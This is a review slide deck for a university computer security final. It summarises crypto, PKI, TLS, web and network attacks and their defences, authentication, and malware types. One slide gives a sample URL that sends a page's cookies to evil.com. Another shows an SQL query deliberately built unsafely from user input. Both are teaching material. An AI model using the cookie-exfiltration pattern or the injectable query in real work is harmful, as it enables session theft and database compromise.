

CSE 127 Final Review

Patrick Liu

Some resources from Nadia Heninger

Overview

- Lots of VERY abbreviated concepts
 - Study slides/lectures for full detail
 - Not necessarily comprehensive, but I did my best
- Final on Tuesday, roughly same format as midterm
 - More time, more questions
- This session will be recorded

Crypto

- Goal: Provide basic mechanisms for Secrecy, Integrity, and Authenticity of Information
 - Even across adversary-controlled time/space
- Each uses different mechanisms
 - Remember which mechanisms/primitives are used from which purpose
- First rule of crypto:
 - Do NOT roll your own
- Kerckhoff's Rule
 - Security should not depend on algorithm's secrecy

Crypto

- What purpose are the following used for?
- MAC
- Stream cipher
- Digital Signatures

Crypto

- What purpose are the following used for?
- MAC
 - Integrity
- Stream cipher

- Digital Signatures

Crypto

- What purpose are the following used for?
- MAC
 - Integrity
- Stream cipher
 - Secrecy
- Digital Signatures

Crypto

- What security property are the following used for?
- MAC
 - Integrity
- Stream cipher
 - Secrecy
- Digital Signatures
 - Authenticity-in the CA framework

Crypto


- Can we achieve perfect secrecy with cryptography?

Crypto

- Can we achieve perfect secrecy with cryptography?
- YES!
- One-time pad
 - Key XOR Message
 - Problem: Key must be as long as message
 - Problem: Key cannot be used twice
- These two problems make one-time pad impractical


Symmetric Crypto

- Pair of algorithms(E, D), keyed by a common key
- Correctness requirement: $D_k(E_k(M)) = M$
- Secrecy requirement: Efficient adversary can't distinguish between $E_k(M_0), E_k(M_1)$ if key isn't known
- Requires each party to share key
 - This is assumed to be done magically, generally speaking
- Do not provide *integrity*



Types of ciphers

- Stream ciphers
 - Simulate a one-time pad by generating a pseudorandom bitstring from the key
 - XOR bitstring with message to encrypt/decrypt
 - Relies on pseudorandom generator
- Block ciphers
 - Take a fixed-size input and output
 - Shorter messages must be padded
 - Chain them encrypt/decrypt full messages
 - Chaining methods:
 - ECB(Unsafe!)
 - CBC
 - CTR



Asymmetric Crypto

- Pair of algorithms(E, D), keyed by two different keys ek , dk
- Encryption key ek is public
 - This means anyone can encrypt!
- Decryption key is private
- Benefit: requires no exchange of secret information
 - Can be mechanism to exchange keys
- Problem: Generally less efficient than symmetric crypto

Hash Functions

- Functions that map variable-length inputs to fixed-length outputs
- Collision resistance:
 - Hard to find two inputs that map to the same output
- Pre-image resistance:
 - Given an output, hard to find an input that generates that output
- Examples:
 - SHA2
 - SHA3

Message Authentication Codes(MAC)

- Used for integrity. Do not provide secrecy
- Why can't we use hash functions for this?
 - No secret key
 - Anyone can calculate a hash on a message
- Property: No one without the secret key can forge a valid MAC for a message
- Use HMAC

Digital Signatures

- Guarantee: Only the person with the private key can generate the signature that this public key verifies
 - Similar to MAC, but asymmetric
 - Also guarantees integrity
- Semantic meaning varies among applications
- With regard to public keys: identity verification

What to actually use?

- Use an Authenticated Encryption/Authenticated Decryption(AEAD) algorithm
 - Provides both secrecy and integrity.
- Use someone else's implementation
 - Don't roll your own!

Getting public keys

- How do we know a given public key belongs to a given person?
 - Identity binding problem
 - Trusted third party!
 - How to revoke?

Getting public keys


- How do we know a given public key belongs to a given person?
 - Identity binding problem
 - Trusted third party!
 - How to revoke?
- PGP
 - Verify that someone with a given identity holds a given key
 - Key signing parties establish trust
 - Trusted third party is someone you verified the identity of
 - Web of trust


Getting public keys

- How do we know a given public key belongs to a given person?
 - Identity binding problem
 - Trusted third party!
 - How to revoke?
- PGP
 - Verify that someone with a given identity holds a given key
 - Key signing parties establish trust
 - Trusted third party is someone you verified the identity of
 - Web of trust
- Certificate Authorities
 - Trusted third party is a company
 - Public key signed with key of certificate


Certificate Authorities

- Hierarchy of trust:
 - Root CAs: public keys installed directly in software
 - Intermediate CAs: Trusted by root CAs
 - Sites: Verified by any CA
- Browser:
 - Follows chain of trust up to a root CA
 - Once browser reaches a CA it trusts it's done






- Suppose Alice and Bob have established a secure channel using AEAD
- What do Alice and Bob know?
 - Does Alice know she is talking to Bob?
 - Does Bob know he is talking to Alice?




- Alice knows:
 - Only someone with Bob's private key can extract the plaintext
 - Bob knows that someone with Alice's private key signed the plaintext



- Bob knows:
 - Someone with Alice's private key signed the plaintext
 - Someone with Alice's private key knows the plaintext

TLS/SSL

- Ensures secrecy, integrity, and authenticity of information over the Web
- Process:
 - Use asymmetric crypto to generate ephemeral session key
 - Use symmetric crypto with session key
 - Verify server's certificate to verify server's identity
- Assumptions
 - Crypto isn't broken
 - CA does its identity verification job properly





Web security

- Built around Same-Origin policy
 - Resources from the same origin are assumed to trust each other
- What's an origin?

Web security

- Built around Same-Origin policy
 - Resources from the same origin are assumed to trust each other
- What's an origin?
 - <scheme, domain, port>
- Things from different origins shouldn't be able to see each other's properties
 - Cookies(use slightly different definition of origin)
 - DOM elements
 - Javascript
- Enforcement: Browser
 - Compromise the entire browser -> violate SOP

Web security



Cookies


- Key/Value pairs associated with websites
 - Sent by browser when an HTTP request is made
- Same-origin policy: `scheme://domain:port/path?params`
 - Domain can be any domain suffix that isn't on public suffix list
- Websites use these to store state e.g logged-in state
 - Leaking these across websites is very bad!

Leaking cookies

- Javascript running on page can access cookie!
 - Javascript runs with the privileges of the page
- Can leak via HTTP request
 - <http://evil.com/?cookies=document.cookie>
- Partial solutions: HttpOnly cookie
 - Cookie not exposed via Javascript

Cross-Site Request Forgery

- Attacker makes a request to another website
- Browser sends cookies along with request
 - What might attacker be able to do?



CSRF Defenses

- **CSRF token**
 - Random token that needs to be passed in requests
 - Attacker doesn't know token, so cannot make valid request
 - SOP prevents attacker from knowing token
- **SameSite cookies**
 - Strict: Browser will only send SameSite cookies to requests that originate from same site
- **Secure cookies**
 - Cookies only sent over HTTPS
 - Prevents network attacker, but not state-changing attacks

Command Injection

- Javascript Injection
 - Javascript in an HTML source will be run as Javascript
 - Forms directly editing the HTML source can cause attacker to introduce Javascript
 - You saw this in PA4!
- Other Command Injection
 - Anything that can potentially interpret user data as code may be vulnerable
- Defenses
 - Sanitize the inputs
 - Prone to error!
 - Content Security Policy
 - Browser refuses to run scripts from non-whitelisted sources

SQL Injection

- Constructing a query directly using user input creates this vulnerability
 - Remember back to PA4

```
...
const user = req.query.user;
const query = `SELECT * FROM messages WHERE name = '${user}'`;
...
db.query(query);
```

- Defenses:
 - Use prepared statements or Object Relation Mappers
 - Both prevent the query/data confusion fundamental to SQLi

Cross-Site Scripting

- Reflected XSS
 - User input in URL is reflected onto the page
- Stored XSS
 - User input is stored into a database, and is displayed on a page later.
- Prevention: Content Security Policy
 - Whitelist only expected sources of scripts, browser will refuse to run non-specified sources


Misc Web

- Clickjacking:
 - Can overlay transparent element on top of visible element
 - What happens when you click the visible element...?
- Insecure Direct Object Reference
 - Interpreting stuff in url/cookies as input, and responding to it.
 - Security through obscurity again

Network Security



- Networks are layers of abstraction
- Packets from a higher layer are encapsulated into packets from a lower layer.



ARP Spoofing

- Send a fake ARP reply in response to an ARP request
 - Try to race the real reply
 - What happens if attack wins the race?
- Mitigation
 - Rely on higher-level protocol for authentication
 - Static ARP table

Other Network Spoofing

- IP Spoofing
 - Send packets with someone else's IP
 - May not be able to receive
- TCP Spoofing
 - To send valid packet in TCP connection, must guess TCP sequence number
 - Low probability-unless there are multiple valid sequence numbers(!)

DNS

- Hierarchical system of matching URL -> IP
- To resolve a name, ask the appropriate root, which will redirect you.
 - Repeat until you get to domain server that knows the IP
- Local DNS resolver will cache queries
- DNS poisoning attack
 - Convince resolver to cache incorrect query
 - Defense: Bailiwick checking(only subdomain can cache entry for domain)
- Kaminsky DNS attack
 - Iterate through fake subdomains, while guessing QID
 - Defenses
 - Increased QID size
 - Query checking
 - DNSsec

DoS Attacks

- In general, lots of garbage traffic that your server(s) have to process
- Defenses
 - Source address validation(at router)
 - SYN cookies
 - TTL IP filtering
 - Packet filtering
 - CDNs
- All these are imperfect, expensive, or both

Network Perimeter Defenses

- Firewalls
 - Effectively access control to/from network
 - Simple but flawed
- NAT
 - Translate external IP to internal IP
 - Translations can only be created from inside
- Network Intrusion Detection/Packet Inspection
 - Inspect contents of packets to determine an attack
 - Expensive and tricky to get right

Authentication

- Verifies your identity via:
 - What you possess
 - What you know
 - What you are

Passwords

- Strong passwords
 - Length determines difficulty
 - Don't use a common password!
- Don't want to store plaintext passwords in case of breach
 - Store hash instead, preferably one that's slow to compute
 - Dictionary attack(many common passwords) -> store salt, $H(\text{salt} || \text{password})$
- Can be attacked at many points
 - Any point in network stack
 - User's computer
 - Server

Beyond Passwords

- Multi-factor authentication
 - Usually password + something else
 - Can use keys, smartphone apps, one-time codes, UFC token
 - Only proves possession of secondary authentication
- Biometrics
 - Some amount of implementation issues(where do you put the matching?)
 - Sometimes vulnerable to spoofing
 - Various legal issues

Malware

- **Boot sector viruses/rootkits**
 - Attack at OS loading time
 - Before OS protections
 - Countermeasure: validated OS loading, scanning boot sector
- **Modifying programs**
 - Modify innocent program with malware code
 - Detectable via signature
- **Encrypted viruses**
 - Viruses can encrypt their payload to avoid detection
 - Decrypt at runtime
 - Polymorphic virus: change decryption code

Malware Detection

- Integrity Checking
 - Code signing
 - Hash good program, check hash when running
 - Doesn't work super well with editable stuff
- Heuristic Detection
 - Decrypting code, connecting to strange servers, reputation
 - Tuned for low false positives

Botnets and Spam

- Command/Control(C2) server controls many infected machines
 - Can be direct or p2p
- Used for DDoS, spam
- Taking these down tends to have legal issues
 - Usually you don't have permission to access the C2 server..
- Spam is primarily an advertising model
 - Tension between false positive and false negative

Other Malware

- Ransomware
 - Encrypts your data, will decrypt in exchange for money
 - Sometimes double threat: threaten to leak data unless paid
 - May or may not actually decrypt
- Infostealers
 - Gather information from infected machine for later use(CC numbers, etc)
- Click fraud
 - Generate fake traffic to click on ads
- In general, economic motivators

General Tips

- Study concepts, not word matching
 - Understand how things work, what assumptions they rely on, how they break down
 - This is particularly true since it's open book...
- Read the required readings and understand the concepts
- Don't stress too much!
 - Get a good night's sleep